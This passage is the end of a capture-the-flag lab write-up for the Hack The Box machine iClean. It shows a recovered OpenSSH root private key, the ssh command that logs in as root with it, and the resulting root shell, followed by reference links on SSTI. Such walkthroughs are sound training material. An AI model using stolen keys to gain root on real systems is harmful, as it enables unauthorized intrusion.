vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtRfP4N40SdoZ9yvekRQDRAAAAqGOKt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAxvpaf+jVIEslSm
JV9RrFYcATriEE29fVmOAn3Bz2d+MSoVL6MC1PISWNOoH4OMku1F8/g3jRJ2hn3K96RFAN
EAAAAgK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xlYW4B
AgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```


Save it to the local machine and SSH in as the root:

```
ssh -i id_rsa root@capiclean.htb
```

```
root@iclean:~# id
uid=0(root) gid=0(root) groups=0(root)
```

References

- https://jadu101.github.io/Hackthebox%F0%9F%93%A6/Linux%F0%9F%90%A7/HTB-FormulaX
- https://kleiber.me/blog/2021/10/31/python-flask-jinja2-ssti-example/